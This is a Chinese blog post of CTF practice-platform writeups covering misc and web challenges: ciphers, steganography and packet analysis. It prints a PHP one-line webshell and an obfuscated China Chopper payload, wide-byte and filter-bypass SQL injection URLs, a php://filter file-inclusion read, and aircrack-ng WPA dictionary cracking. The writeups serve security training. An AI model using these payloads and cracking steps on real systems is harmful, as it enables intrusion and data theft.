

# CTF-练习平台部分writeup

原创

[\[已注销\]](#) 于 2017-04-03 02:13:14 发布 42313 收藏 12

分类专栏: [CTFwriteup](#) 文章标签: [sql注入](#) [base64](#) [密码](#) [CTF](#) [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hello0de/article/details/68956222>

版权



[CTFwriteup](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

## CTF-练习平台writeup

[CTF-练习平台](#)

### MISC

#### 滴答~滴

看标题基本就知道是摩尔斯密码

“.”、“-”, 直接在线摩尔斯解密

英文字母:

BKCTFMISC  
[blog.csdn.net/hello0de](https://blog.csdn.net/hello0de)

#### 聪明的小羊

小羊。。。老套路

翻栅栏, 栅栏密码。。。比较简单, 直接看出来是两栏加密

KEY{sad23jjdsa2}

#### 这是一张单纯的图片??

看题目估计是道隐写术的题, 先保存图片的说;

30分的题, 估计不会太难, 直接文本编辑器打开; 文本末尾发现了一行转义序列:

&#107;&#101;&#121;&#123;&#121;&#111;&#117;&#32;&#97;&#114;&#101;&#32;&#114;&#105;&#103;&#104;&#116;&#125;  
<http://blog.csdn.net/hello0de>

看来这就是flag了, 直接在线转码, Unicode转ascii

key(you are right)

### telnet

看题目估计是考telnet协议，解压文件，是截获的数据包；

telnet协议是明文传送username和password，这就好办了，wireshark打开文件，直接追踪TCP流

```
.....'.....#..'..#.....P.....'.....  
38400,38400.....'.....XTERM.....!.....!Ubuntu 12.04.2 LTS  
hockeyinjune-virtual-machine login: ccssaaww  
  
Password: flag{d316759c281bf925d600be698a4973d5}  
  
Login incorrect  
hockeyinjune-virtual-machine login: .  
...^C
```

<http://blog.csdn.net/hello0de>

又一张图片，还单纯吗??

又是图片隐写术? 保存图片，老套路binwalk跑一下:

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, EXIF standard
12	0xC	TIFF image data, big-endian, offset of first image directory: 8
158792	0x26C48	JPEG image data, JFIF standard 1.02
158822	0x26C66	TIFF image data, big-endian, offset of first image directory: 8
159124	0x26D94	JPEG image data, JFIF standard 1.02
162196	0x27994	JPEG image data, JFIF standard 1.02
168370	0x291B2	Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"

隐藏了图片的，从偏移量158792开始分离出来:

flag{NSCTF\_e6532a34928a3d1dadd0b049d5a3cc57}

<http://blog.csdn.net/hello0de>

多种方法解决

解压文件是个exe,诡异, winhex打开看一下

```
data:image/jpeg;base64,iVBORw0KGgoAAAANSUhEUgAAAIUAAACFCAYAAAB12j
```

看来是用DATA URL将图片生成了数据流形式,  
直接[在线base64还原成图片](#)得到了一张二维码, 直接扫码得KEY

```
KEY{dca57f966e4e4e31fd5b15417da63269}
```


猜?

话说百度图片是不是有个识图功能?  
自己猜吧, 我不会告诉你这是女神刘亦菲的

## 宽带信息泄露

conf.bin 看来是路由器配置文件

上工具 [routerpassview](#), 没有的话想尽一切方法下载吧



直接查找user，注意是宽带用户名，所以是这一个

```
<WANPPPConnection instance=1 >
  <Enable val=1 />
  <DefaultGateway val=10.177.144.1 />
  <Name val=pppoe_eth1_d />
  <Uptime val=671521 />
  <Username val=053700357621 />
```

## linux ??????

linux基础问题??

解压出来一个名为“flag”的文件，直接winhex打开。。。

search flag。。。只找到了flag.txt

search key。。。get~~

key{feb81d3834e2423c9903f4755464060b}

## 中国菜刀，不再web里？

~~菜刀大法好，请自行学习菜刀大法

.pcapng又是数据包,wireshark打开，既然是用的菜刀，那就找http协议，第四个http包里找到了一句话木马：

```
20 24.225688 192.168.1.145 10.211.55.61 HTTP 256 HTTP/1.1 200 OK (text/html)
Frame 20: 256 bytes on wire (2048 bits), 256 bytes captured (2048 bits) on interface 0
Ethernet II, Src: Parallel_00:00:18 (00:1c:42:00:00:18), Dst: Parallel_f4:84:6c (00:1c:42:f4:84:6c)
Internet Protocol Version 4, Src: 192.168.1.145, Dst: 10.211.55.61
Transmission Control Protocol, Src Port: 80, Dst Port: 49367, Seq: 1, Ack: 713, Len: 202
Hypertext Transfer Protocol
Line-based text data: text/html
X@Y<?php eval($_POST[123]);?> X@Y http://blog.csdn.net/hell0c0de
```

flag应该在挂马之后才拿到，找到下一个http包，wireshark追踪一下http流：

```
POST /3.php HTTP/1.1
X-Forwarded-For: 241.38.53.25
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.1.145/
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.1.145
Content-Length: 472
Cache-Control: no-cache

123=array_map("ass"."ert",array("ev"."Al(\\\"\\\\$xx%3D\\\"\\\\\"Ba"."SE6"."4 dEc"."OdE\\\"\\\\\";@ev"."al(\\\"\\\\
$xx('QGluaV9zZXQoImRpc3BsyXlfZXJyb3JzIiwuMCIP00BzZXRfdGltZV9saw1pdCgwKTtpZihQSFBfVkvSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3R
lc19ydw50aw1lKDApO307ZWnobygiWEBZiik7JEY9IkM6XFx3d3dyb290XFxbGfLnRhci5neiI7JGZwPUBmb3BlbigkRiwncicpO2lmKEBmZ2V0YyYgkZnApKXt
AZmNsb3NlKCRmcCk7QHJlYWRmaWxlKCRGKt9ZwXzZXTlY2hvKkdFUlJPUjovLyBDYW4gTm90IFJlYWQnKTt902VjaG8oIlhAWSIpO2RpZSgpOw%3D%3D')));
"););HTTP/1.1 200 OK
Date: Mon, 27 Jun 2016 08:48:26 GMT
Server: Apache/2.2.22 (win32) PHP/5.3.13
X-Powered-By: PHP/5.3.13
Content-Length: 209
Content-Type: text/html

X@Y....w.pw....Y
.0.....+.....['].
..w..A.....CHnrD..a./..T....p...{...D.t...v...=.u...i.[9...Y..z.G../o..pN..G..r..:
.}....?.s..w.....c.....R....?.Y.N.*.me...j$)$.f,i...M.....x.y..S.(..X@Y http://blog.csdn.net/hell0c0de
```

base64解码,得到代码

```
@ini_set("display_errors", "0");@set_time_limit(0);if(PHP_VERSION<'5.3.0'){@set_magic_quotes_runtime(0);  
U
```

从代码里可以看出传输文件flag.tar.gz，前后还有字符“X@Y”，正是刚才追踪到的传输的数据：

```
X@Y....w.pw....Y  
.0.....+.....['|.  
..w..A.....CHnrd..a./..T....p...{...D.t.>..v....=.u...i.[9...Y..z.G../o..pN..G..r.:  
.}....?.s..w.....C.....R....?.Y.N..*.me...j$)$...f,.i....M.....x.y..S(..X@Y  
http://blog.csdn.net/hello0de
```

果然从下一个http包里，找到了对应数据，用wireshark显示该包对应数据分组字节

Wireshark packet capture showing an HTTP 200 OK response. The packet list shows frame 33, and the packet details pane shows the Hypertext Transfer Protocol section. The raw data pane shows the compressed data. A context menu is open over the raw data pane, with '显示分组字节...' (Show packet bytes) selected.

然后把前后的“X@Y”删去，解码为压缩格式：

Wireshark window showing the decompressed data of the flag file. The data is displayed in a text view, and the '解码为' (Decode as) dropdown is set to '压缩' (Compressed). The '显示为' (Display as) dropdown is set to 'ASCII'. The '开始' (Start) and '结束' (End) fields are set to 3 and 206 respectively.

## 这么多数据包

根据提示要找getshell流，wireshark打开

先大致浏览一下，不难发现从第104个包开始应该是攻击机（192.168.116.138）在向目标机（192.168.116.159）进行端口扫描之后可以大致找到攻击机远程连接目标机的包（通过3389端口），以及smb协议的包（用于Web连接和客户端与服务端之间的信息沟通）

再往下可以找到以5542开始的包已经getshell，追踪流可以看到其中有一个s4cr4t.txt的文件，base64解码得到flag

```
CCTF{do_you_like_sniffer}
```

## 再来一道隐写

套路

winhex打开图片，修改图片分辨率，将宽度调高，即可看到被隐藏部分

具体方法：

winhex打开图片，修改图示部分（该部分确定png图片的宽度）至足够大的值

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52
00000016	00	00	02	A7	00	00	01	00	08	06	00	00	00	6D	7C	71

get flag:

```
flag{He1l0_d4_ba1}
```

## 一段Base64

好长一段base64编码。。。

[在线base64解码](#)或者写个脚本都行

解码之后，观察一下，反斜杠加两位或三位数字，应该是八进制转义序列，八进制转ascii，脚本跑一下

\x格式的，看来是16进制，写个脚本16进制转ascii

\u开头的16进制Unicode编码，[在线Unicode转换字符](#)

纯数字应该是ascii码十进制表示，转为字符（注意先把中间的逗号删掉）

html转义字符，可以用Python解码（先删掉中间的空格）详细教程可以见[Python HTML编码解码](#)

继续Python html解码

```
u'flag%7Bctf_tfc201717qwe%7#68&#x3b'
```

get flag!

想蹭网先解开密码

文件是.cap，扔到wireshark里看一下，基本上都是802.11协议的包，WiFi认证过程重点在WPA的四次握手包，也就是eapol协议的包，过滤一下：

eapol						
o.	Time	Source	Destination	Protocol	Length	Info
3066	45.138762	D-LinkIn_9e:4e:a3	LiteonTe_68:5f:7c	EAPOL	155	Key (Message 1 of 4)
3068	45.154148	LiteonTe_68:5f:7c	D-LinkIn_9e:4e:a3	EAPOL	155	Key (Message 2 of 4)
3070	45.168458	D-LinkIn_9e:4e:a3	LiteonTe_68:5f:7c	EAPOL	213	Key (Message 3 of 4)
3072	45.195620	LiteonTe_68:5f:7c	D-LinkIn_9e:4e:a3	EAPOL	133	Key (Message 4 of 4)

<http://blog.csdn.net/hello0de>

这就好办了，上aircrack-ng

首先根据提示，密码是手机号，而且已经给出了前七位，先写个字典出来：

```
#include<stdio.h>

int main(){
    int i,j,k,l;
    FILE *fp=NULL;
    fp=fopen("words.txt","w");
    for(i=0;i<=9;i++){
        for(j=0;j<=9;j++){
            for(k=0;k<=9;k++){
                for(l=0;l<=9;l++){
                    fprintf(fp,"1391040%d%d%d%d\n",i,j,k,l);
                }
            }
        }
    }
    fclose(fp);
}
```

aircrack-ng开始跑一下

```
aircrack-ng-1.1-win\bin>aircrack-ng [redacted]\Hijack\Desktop\wifi.cap -w [redacted]\Hijack\Desktop\words.txt
cygwin warning:
MS-DOS style path detected: [redacted]\Hijack\Desktop\words.txt
Preferred POSIX equivalent is: /cygdrive/c/[redacted]\Hijack\Desktop/words.txt
CYGWIN environment variable option "nodosfilewarning" turns off this warning.
Consult the user's guide for more details about POSIX paths:
http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
Opening [redacted]\Hijack\Desktop\wifi.cap
Read 4257 packets.

# BSSID          ESSID          Encryption
1  3C:E5:A6:20:91:60  CATR          No data - WEP or WPA
2  3C:E5:A6:20:91:61  CATR-GUEST    None (10.2.28.31)
3  BC:F6:85:9E:4E:A3  D-Link_DIR-600A WPA (1 handshake)

Index number of target network ? 3
```

<http://blog.csdn.net/hello0de>

get~!

```
Aircrack-ng 1.1

[00:00:01] 7732 keys tested (4170.44 k/s)

KEY FOUND! [ 13910407686 ]

Master Key      : C4 60 FE 8B 14 7D 58 00 91 D7 0A 9C 3C DE 44 69
                  0B E1 CD 81 07 F8 28 DB EA 76 1E ED 81 A3 FF FD

Transient Key   : 0D 88 B3 F4 BC A3 C9 D2 06 12 28 43 FF 5E 21 3E
                  F5 23 8E 0B 7A 9F 25 59 E9 7C 86 1E 7A 78 E4 D4
                  D3 62 CD DD 4D 87 80 EE B9 E1 16 91 4A 6E 3E 09
                  1E CE 5E 62 38 3C 05 35 34 A6 EB 16 31 D8 CE 96

EAPOL HMAC     : 1C E7 D0 96 DE 87 93 56 88 1D 08 C8 B9 AA B3 B0
```

<http://blog.csdn.net/hello0de>

## 妹子的陌陌

图片。。。又是隐写???

下载图片，老套路上binwalk:

```
DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0            0x0           JPEG image data, JFIF standard 1.01
37340       0x91DC        RAR archive data, first volume type: MAIN HEAD
```

<http://blog.csdn.net/hello0de>

偏移量37340，分离得rar压缩包

要密码。。。

讲真，这密码破解确实废了不少功夫，虽然还拿字典跑了一下，但是直觉认为应该不会是这种方式。。。总之尝试了各种方式。。。最后calm down。。。以经验来讲，密码一定在哪里有提示，最后想到图片上是不是还有什么东西？

没错，喜欢我吗。密码拿去不谢

解压出来一个txt

提取文本要点:

1. 第一条电报内容应该是摩尔斯电码
2. 第二条电报内容是AES加密
3. 会得到一个二维码，而且二维码不正常

好吧，第一条电报拿去摩尔斯解密，是个网站

在线加解密网站，很明显解密第二条电报内容加密部分:

加密前字符串

```
U2FsdGVkX18tl8Yi7FaGiv6jK1SBxKD30eYb52onYe0=
```

密钥

```
@#@#¥%.....¥¥%%.....&¥ http://blog.csdn.net/hello0de
```

好吧，打开得到的URL: <http://c.bugku.com/momoj2j.png>

果然得到二维码，但是。。扫不出来？

慢着，似乎哪里不对，二维码三个角的“回”字定位区颜色似乎是反转的。。。

get了，将二维码颜色反转

扫码得KEY:

```
KEY{nitmzhen6}
```

就五层你能解开吗

待更。。。

## WEB

### 签到题

没得说，加群拿flag，为了不破坏规则(～▽～)～，这里就不放flag了

## Web2

打开链接。。。被惊艳到了。。。。

一大波滑稽正在接近。。。好诡异

firebug抓包没结果。。。只能审查元素了。。。。

get flag!

```
<!--flag KEY{Web-2-bugKssNNik1s9100}-->
<script type="text/javascript" src="js/ThreeCanvas.js"></script>
<script type="text/javascript" src="js/Snow.js"></script>
<script type="text/javascript" src="js/hello0de"></script>
```

## 文件上传测试

看题目估计是上传绕过

先上传个php试一下，提示 非图片文件

那就上传图片，截包改文件后缀

get flag!

Flag:42e97d465f962c53df9549377b513c7e1loc0de

## 计算题

打开链接，简单的加法运算？

too young too simple~

页面设置了输入长度限制，只能输入一位。

还说什么呢？firebug来改页面html代码吧



<http://blog.csdn.net/hello0de>

验证得flag:



## Web3

flag就在这里？在哪里？

打开链接不停地弹窗。。。

firebug来看一下页面响应

怪不得一直弹窗。。。

看到最后，发现重点了：

**&#** HTML 编码，直接解码得flag~:

KEY{J2sa42ahJK-HS1III}

## sql注入

根据提示，应该是GET方式的id存在注入

先用基本真假式注入发现没反应。。。

又简单的试了些注入语句都没效果。。。

然后。。。试试宽字节注入。。。

`http://103.238.227.13:10083/?id=1%df%27`

看来路子对了，继续搞吧。

union select测试到两列时出现回显：

`http://103.238.227.13:10083/?id=1%df%27 union select 1,2%23`

构造语句查看一下数据库名

```
http://103.238.227.13:10083/?id=1%df%27 union select 1,database()%23
```

库名sql5

OK, 开始注入吧, payload:

```
http://103.238.227.13:10083/?id=1%df%27 union select 1,string from sql5.key where id=1%23
```

get flag~

id	1
key	54f3320dc261f313ba712eb3f13a1f6d

## SQL注入1

源码审计。。。可以发现两个要点:

存在sql关键词过滤, 存在xss过滤,

可以知道strip\_tags()函数会过剥去字符串中的HTML标签, 那么思路就出来了, 比较简单, 即在sql关键词中插入HTML标签绕过sql过滤, 然后通过xss过滤删去HTML标签。

union select测试发现同样有两列:

```
http://103.238.227.13:10087/?id=1 un<>ion se<>lect 1,2%23
```

找到表名,为sql3:

```
http://103.238.227.13:10087/?id=1 un<>ion se<>lect database(),2%23
```

最后得flag, payload:

```
http://103.238.227.13:10087/?id=1 un<>ion se<>lect hash,2 fr<>om sql3.key%23
```

flag:

**KEY{c3d3c17b4ca7f791f85e#\$1cc72af274af4adef}**

## 你必须让他停下

打开链接后页面不停地刷新跳转。。。

果断用burp截包, 有点耐心, 不停地抓包看页面响应就能找到flag了,而且页面响应处有提示flag的位置。

flag:

```
flag{dummy_game_1s_s0_popular}
```

## 变量1

这个请自行了解一下PHP全局变量-超全局变量

payload:

```
http://a.post.bugku.com/index1.php?args=GLOBALS
```

flag:

```
flag{92853051ab894a64f7865cf3c2128b34}
```

## WEB4

这题就是看源码, url解码直接得源码, password的值应该为:

```
67d709b2b54aa2aa648cf6e87a7114f1
```

上传得flag:

```
KEY{J22JK-HS11}
```

## web5

看源码，自行了解jsfuck，直接将代码扔到控制台里跑出结果：

```
ctf{whatfk}
```

## flag在index里

进入链接发现url:

```
http://b.post.bugku.com/post/index.php?file=show.php
```

目测是文件包含，php://filter读取index.php

```
http://b.post.bugku.com/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

然后base64解码得源码，get flag:

```
flag{edulcni_elif_lacol_si_siht}
```

暂且写这些，后面的部分会后续跟上。。。。。